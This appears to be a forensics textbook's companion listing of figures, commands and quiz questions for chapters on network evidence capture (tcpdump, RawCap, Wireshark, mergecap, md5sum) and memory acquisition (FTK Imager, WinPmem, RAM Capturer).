arkime@arkime:~$ tcpdump -D
1.ens160 [Up, Running]
2.lo [Up, Running, Loopback]
3.any (Pseudo-device that captures on all interfaces) [Up, Running]
4.bluetooth-monitor (Bluetooth Linux Monitor) [none]
5.nflog (Linux netfilter log (NFLOG) interface) [none]
6.nfqueue (Linux netfilter queue (NFQUEUE) interface) [none]
```

**Figure 5.4 – tcpdump capture interfaces**

```
win 1026, length 0
16:43:13.310340 IP (tos 0x10, ttl 64, id 42606, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CF80D.hitronhub.home.61181: Flags [P.], cksum 0x389b (correct), seq 26494224:26494544, ack 15441, win 501, length 320
16:43:13.310392 IP (tos 0x10, ttl 64, id 42607, offset 0, flags [DF], proto TCP (6), length 600)
    arkime.hitronhub.home.ssh > DESKTOP-47CF80D.hitronhub.home.61181: Flags [P.], cksum 0xdffd0 (correct), seq 26494544:26495104, ack 15441, win 501, length 560
16:43:13.310445 IP (tos 0x10, ttl 64, id 42608, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CF80D.hitronhub.home.61181: Flags [P.], cksum 0x67d0 (correct), seq 26495104:26495424, ack 15441, win 501, length 320
16:43:13.310494 IP (tos 0x10, ttl 64, id 42609, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CF80D.hitronhub.home.61181: Flags [P.], cksum 0x5a68 (correct), seq 26495424:26495744, ack 15441, win 501, length 320
16:43:13.310615 IP (tos 0x10, ttl 64, id 42610, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CF80D.hitronhub.home.61181: Flags [P.], cksum 0x8c2c (correct), seq 26495744:26496064, ack 15441, win 501, length 320
16:43:13.312662 IP (tos 0x0, ttl 127, id 14594, offset 0, flags [DF], proto TCP (6), length 40)
    DESKTOP-47CF80D.hitronhub.home.61181 > arkime.hitronhub.home.ssh: Flags [.], cksum 0x1c55 (correct), ack 26494224, win 1026, length 0
16:43:13.312680 IP (tos 0x10, ttl 64, id 42611, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CF80D.hitronhub.home.61181: Flags [P.], cksum 0xc130 (correct), seq 26496064:26496384, ack 15441, win 501, length 320
16:43:13.312740 IP (tos 0x10, ttl 64, id 42612, offset 0, flags [DF], proto TCP (6), length 600)
    arkime.hitronhub.home.ssh > DESKTOP-47CF80D.hitronhub.home.61181: Flags [P.], cksum 0xabc0 (correct), seq 26496384:26496944, ack 15441, win 501, length 560
16:43:13.312792 IP (tos 0x10, ttl 64, id 42613, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CF80D.hitronhub.home.61181: Flags [P.], cksum 0xa2d8 (correct), seq 26496944:26497264, ack 15441, win 501, length 320
16:43:13.312840 IP (tos 0x10, ttl 64, id 42614, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CF80D.hitronhub.home.61181: Flags [P.], cksum 0xace2 (correct), seq 26497264:26497584, ack 15441, win 501, length 320
16:43:13.312963 IP (tos 0x10, ttl 64, id 42615, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CF80D.hitronhub.home.61181: Flags [P.], cksum 0x1f7f (correct), seq 26497584:26497904, ack 15441, win 501, length 320
```

**Figure 5.5 – The tcpdump command output**

```
arkime@arkime:~$ sudo tcpdump -i ens160 -vvv -w ping_capture
tcpdump: listening on ens160, link-type EN10MB (Ethernet), capture size 262144 bytes
^C387 packets captured
389 packets received by filter
0 packets dropped by kernel
```

**Figure 5.6 – The tcpdump output**




Figure 5.7 – Wireshark packet capture analysis

```
C:\ProgramData\chocolatey\bin>RawCap.exe --help
NETRESEC RawCap version 0.2.0.0

Usage: RawCap.exe [OPTIONS] <interface> <pcap_target>
<interface> can be an interface number or IP address
<pcap_target> can be filename, stdout (-) or named pipe (starting with \\.\pipe\)

OPTIONS:
-f          Flush data to file after each packet (no buffer)
-c <count>  Stop sniffing after receiving <count> packets
-s <sec>    Stop sniffing after <sec> seconds
-m          Disable automatic creation of RawCap firewall entry
-q          Quiet, don't print packet count to standard out

INTERFACES:
0.   IP        : 192.168.0.40
      NIC Name : Ethernet0
      NIC Type : Ethernet

1.   IP        : 127.0.0.1
      NIC Name : Loopback Pseudo-Interface 1
      NIC Type : Loopback

Example 1: RawCap.exe 0 dumpfile.pcap
Example 2: RawCap.exe -s 60 127.0.0.1 localhost.pcap
Example 3: RawCap.exe 127.0.0.1 \\.\pipe\RawCap
Example 4: RawCap.exe -q 127.0.0.1 - | Wireshark.exe -i - -k
```

Figure 5.8 – The Rawcap.exe menu

```
C:\ProgramData\chocolatey\bin>RawCap.exe 0 RawCap.pcap
Sniffing IP : 192.168.0.40
Output File : C:\ProgramData\chocolatey\bin\RawCap.pcap
--- Press [Ctrl]+C to stop ---
Packets     : 5885
```

Figure 5.9 – The output of a RawCap packet capture




Figure 5.10 – Analysis of the RawCap file in Wireshark




Figure 5.11 – Wireshark Capture interfaces




Figure 5.12 – A Wireshark capture view

```
arkime@arkime:~$ mergecap -help
Mergecap (Wireshark) 3.2.3 (Git v3.2.3 packaged as 3.2.3-1)
Merge two or more capture files into one.
See https://www.wireshark.org for more information.

Usage: mergecap [options] -w <outfile>|- <infile> [<infile> ...]

Output:
  -a          concatenate rather than merge files.
              default is to merge based on frame timestamps.
  -s <snaplen> truncate packets to <snaplen> bytes of data.
  -w <outfile>|- set the output filename to <outfile> or '-' for stdout.
  -F <capture type> set the output file type; default is pcapng.
              an empty "--F" option will list the file types.
  -I <IDB merge mode> set the merge mode for Interface Description Blocks; default
is 'all'.
              an empty "--I" option will list the merge modes.

Miscellaneous:
  -h          display this help and exit.
  -v          verbose output.
```

Figure 5.13 – The mergecap help menu

File Details			
File Name:	Description:	Hash:	Source:
ping_capture	Packet capture of ICMP activity	1a2edfe917b912696e4f7df3aacfafb8	192.168.0.110
Date / Time Acquired:	Captured By:	Method:	Storage Drive:
20220403T1634 UTC	G. Johansen	tcpdump	Evidence_001

Figure 5.14 – A network evidence collection entry

```
arkime@arkime:~$ md5sum -help
md5sum: invalid option -- 'h'
Try 'md5sum --help' for more information.
arkime@arkime:~$ md5sum ---help
Usage: md5sum [OPTION]... [FILE]...
Print or check MD5 (128-bit) checksums.

With no FILE, or when FILE is -, read standard input.

-b, --binary      read in binary mode
-c, --check       read MD5 sums from the FILEs and check them
--tag            create a BSD-style checksum
-t, --text        read in text mode (default)
-z, --zero        end each output line with NUL, not newline,
                  and disable file name escaping

The following five options are useful only when verifying checksums:
--ignore-missing  don't fail or report status for missing files
--quiet           don't print OK for each successfully verified file
--status          don't output anything, status code shows success
--strict          exit non-zero for improperly formatted checksum lines
-w, --warn         warn about improperly formatted checksum lines

--help      display this help and exit
--version   output version information and exit

The sums are computed as described in RFC 1321. When checking, the input
should be a former output of this program. The default mode is to print a
line with checksum, a space, a character indicating input mode ('*' for binary,
' ' for text or where binary is insignificant), and name for each FILE.

GNU coreutils online help: <https://www.gnu.org/software/coreutils/>
Full documentation at: <https://www.gnu.org/software/coreutils/md5sum>
or available locally via: info '(coreutils) md5sum invocation'
```

Figure 5.15 – The md5sum help menu

```
arkime@arkime:~$ md5sum ping_capture
1a2cdfe917b912696e4f7df3aacfafb8  ping_capture
arkime@arkime:~$
```

Figure 5.16 – A md5sum file calculation

## Code and Commands

Command 5.1

```
arkime@arkime: :~$ tcpdump -h
```

Command 5.2

```
arkime@arkime: :~$ tcpdump -D
```

Command 5.3

```
arkime@arkime:~$ sudo tcpdump -i ens160 -v
```

Command 5.4

```
arkime@arkime:~$ sudo tcpdump -i ens160 -vvv -w  
ping_capture
```

Command 5.5

```
arkime@arkime:~$ sudo tcpdump -i ens33 src host  
192.168.10.54
```

Command 5.6

```
arkime@arkime:~$ sudo tcpdump -i ens33 dst host 162.4.5.23
```

Command 5.7

```
D:\>RawCap.exe -help
```

Command 5.8

```
C:\ProgramData\chocolatey\bin\RawCap.exe 0 RawCap.pcap
```

Command 5.9

```
arkime@arkime:~$mergecap -help
```

Command 5.10

```
arkime@arkime:~$mergecap -w switches.pcap switch1.pcap  
switch2.pcap switch3.pcap
```

Command 5.11:

```
arkime@arkime:~$md5sum --help
```

Command 5.12:

```
arkime@arkime:~$md5sum ping_capture
```

## Questions

1. Which of these items are potential sources of network evidence?
  - Switches
  - Routers
  - Firewalls
  - All of the above
2. Network diagrams are important in identifying potential areas where network evidence can be acquired.
  - True
  - False
3. Which of the following is not a network forensic evidence capture tool?
  - RawCap
  - Wireshark
  - WinPcap
  - LogBeat
4. When conducting evidence acquisition, it is not important to record the hash value of the file.
  - True
  - False

## Further reading

- Wireshark training: <https://www.chappell-university.com/>
- *Introduction to Cisco IOS NetFlow – A Technical Overview:*  
[https://www.cisco.com/c/en/us/products/collateral/ios-nx-os-software/ios-netflow/prod\\_white\\_paper0900aecd80406232.html](https://www.cisco.com/c/en/us/products/collateral/ios-nx-os-software/ios-netflow/prod_white_paper0900aecd80406232.html)

# Chapter 6

## Images




Figure 6.1 – Digital evidence volatility




Figure 6.2 – FTK Imager main window




Figure 6.3 – FTK Imager memory capture




Figure 6.4 – FTK Imager memory capture progress




Figure 6.5 – FTK Imager page file extraction




Figure 6.6 – FTK Imager memory capture success

Name	Date modified	Type	Size
pagefile.sys	4/13/2022 5:06 PM	System file	3,538,944 KB
Acc_LT_008.mem	4/13/2022 5:00 PM	MEM File	18,317,312 KB

Figure 6.7 – FTK Imager output files

```
E:\>winpmem_mini_x64_rc2.exe -help
WinPmem64
Winpmem - A memory imager for windows.
Copyright Michael Cohen (scudette@gmail.com) 2012-2014.

Version 2.0.1 Oct 13 2020
Usage:
    winpmem_mini_x64_rc2.exe [option] [output path]

Option:
    -l      Load the driver and exit.
    -u      Unload the driver and exit.
    -d [filename]
            Extract driver to this file (Default use random name).
    -h      Display this help.
    -w      Turn on write mode.
    -0      Use MmMapToSpace method.
    -1      Use \\Device\PhysicalMemory method (Default for 32bit OS).
    -2      Use PTE remapping (AMD64 only - Default for 64bit OS).

NOTE: an output filename of - will write the image to STDOUT.

Examples:
winpmem_mini_x64_rc2.exe physmem.raw
Writes an image to physmem.raw
```

Figure 6.8 – WinPmem help menu

```
E:\>winpmem_mini_x64_rc2.exe Acc_LT09.raw
WinPmem64
Extracting driver to C:\Users\madno\AppData\Local\Temp\pmeAE7F.tmp
Driver Unloaded.
Loaded Driver C:\Users\madno\AppData\Local\Temp\pmeAE7F.tmp.
Deleting C:\Users\madno\AppData\Local\Temp\pmeAE7F.tmp
The system time is: 14:46:26
Will generate a RAW image
- buffer_size_: 0x1000
CR3: 0x00001AD002
5 memory ranges:
Start 0x00001000 - Length 0x0009E000
Start 0x00100000 - Length 0x86C87000
Start 0x87687000 - Length 0x16217000
Start 0x9EC0E000 - Length 0x00001000
Start 0x100000000 - Length 0x35E000000
max_physical_memory_ 0x45e000000
Acquisition mode PTE Remapping
Padding from 0x00000000 to 0x00001000
pad
- length: 0x1000
```

Figure 6.9 – WinPmem output

```
Administrator: Command Prompt
pad
- length: 0x1370000

14% 0x9D89E000 ..
copy_memory
- start: 0x9ec0e000
- end: 0x9ec0f000

14% 0x9EC0E000 .
Padding from 0x9EC0F000 to 0x100000000
pad
- length: 0x613f1000

14% 0x9EC0F000 .....
14% 0x9EC0F000 .....
copy_memory
- start: 0x100000000
- end: 0x45e000000

22% 0x100000000 .....XXX
27% 0x132000000 .....
31% 0x164000000 .....
36% 0x196000000 .....
40% 0x1C8000000 .....
45% 0x1FA000000 .....
49% 0x22C000000 .....
54% 0x25E000000 .....x.
58% 0x290000000 .....
63% 0x2C2000000 .....
67% 0x2F4000000 .....
72% 0x326000000 .....
76% 0x358000000 .....
81% 0x38A000000 .....
85% 0x3BC000000 .....
89% 0x3EE000000 .....
94% 0x420000000 .....
98% 0x452000000 .....x.....
The system time is: 17:05:26
Driver Unloaded.

E:\>
```

Figure 6.10 – WinPmem output




Figure 6.11 – RAM Capturer start window




Figure 6.12 – RAM Capturer progress




Figure 6.13 – RAM Capturer completion


